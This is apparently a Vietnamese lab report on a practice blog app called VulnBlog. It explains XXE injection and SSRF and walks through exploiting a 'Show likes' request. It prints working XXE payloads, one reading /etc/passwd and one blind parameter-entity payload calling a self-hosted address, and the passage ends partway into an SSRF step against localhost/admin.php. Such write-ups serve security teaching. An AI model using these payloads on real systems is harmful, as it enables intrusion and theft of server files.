**VULNBLOG**

**REPORT**

**1. XML external entity (XXE) Injection**

Khi một trang web sử dụng ngôn ngữ XML xử lý dữ liệu mà kẻ tấn công có thể can thiệp vào quá trình này sẽ dẫn tới lỗ hổng XXE injection. Lỗ hổng thường cho phép kẻ tấn công có thể truy xuất nội dung các tệp nhạy cảm trong hệ thống, trở thành cơ sở cho các phương thức tấn công khác.


**2. Server side request forgery vulnerabilities (SSRF)**

Server-side request forgery (thường được gọi là SSRF) là một dạng tấn công trong đó kẻ tấn công lợi dụng một tính năng của server public nhằm truy xuất trái phép dữ liệu từ một trang web chỉ định khác, thường là các trang web back-end ở chính server đó.

**3. VulnBlog Report**


**Exploiting XXE using external entities to retrieve files**

Truy cập một bài viết bất kỳ, ta thấy bài viết có một chức năng cho phép xem số lượt like thông qua nút “Show likes”:



Chức năng xem lượt likes


Thực hiện nhấn nút “Show likes” để kiểm tra chức năng:



Chức năng xem lượt likes

Kết quả cho chúng ta thấy bài viết có 42 lượt likes.

Tiếp theo, ta sẽ quan sát request của chức năng này với Burp Suite:




Chức năng gửi một POST request tới file xml.php với data dạng XML, sau đó trang xml.php đọc thông tin của postId và trả về kết quả là 42.

Ta sẽ thực hiện XXE injection để đọc thử file /etc/passwd trên máy chủ:

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd "> ]>

Thay đổi postId thành &xxe; để xem nội dung của file /etc/passwd:




Thực hiện XXE injection để đọc file /etc/passwd

Kết quả là chức năng tồn tại lỗ hổng XXE injection, và ta thành công đọc được file /etc/passwd.

**Blind XXE with out-of-band interaction**


Lần này, ta sẽ thử lại payload để đọc file /etc/passwd:




Thực hiện XXE injection để đọc file /etc/passwd

Kết quả là ứng dụng trả về thông báo “Invalid post ID”.

Chúng ta sẽ kiểm tra ứng dụng có bị lỗi blind XXE hay không với địa chỉ chúng ta tự host:




Thực hiện gửi request tới địa chỉ chúng ta vừa host:



Thực hiện blind XXE injection

Tuy ứng dụng trả về thông báo “Invalid post ID”, nhưng ta vẫn được một request từ ứng dụng:




Nhận request từ ứng dụng thành công

Chứng tỏ ứng dụng có lỗ hổng blind XXE.


Trong trường hợp ứng dụng cấm dấu “&”, chúng ta có thể sử dụng XML parameter entities với dấu “%” để thay thế “&”. Payload như sau:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://192.168.200.128/"> %xxe; ]>



Thực hiện blind XXE injection với XML parameter entities


Và ta vẫn nhận được request từ ứng dụng:



Nhận request từ ứng dụng thành công


**SSRF against the local server**

Lần này, chức năng xem lượt likes của bài viết được thực hiện thông qua gửi request tới một URL thông qua tham số postApi để thực hiện trả về số likes của bài viết:



Chức năng xem lượt likes

Tham số này có thể dính lỗ hổng SSRF nếu không được thực hiện filter hợp lí, ta sẽ thử đổi URL thành <http://localhost/> để đọc một file ở phía hệ thống máy chủ, ở đây là file admin.php:

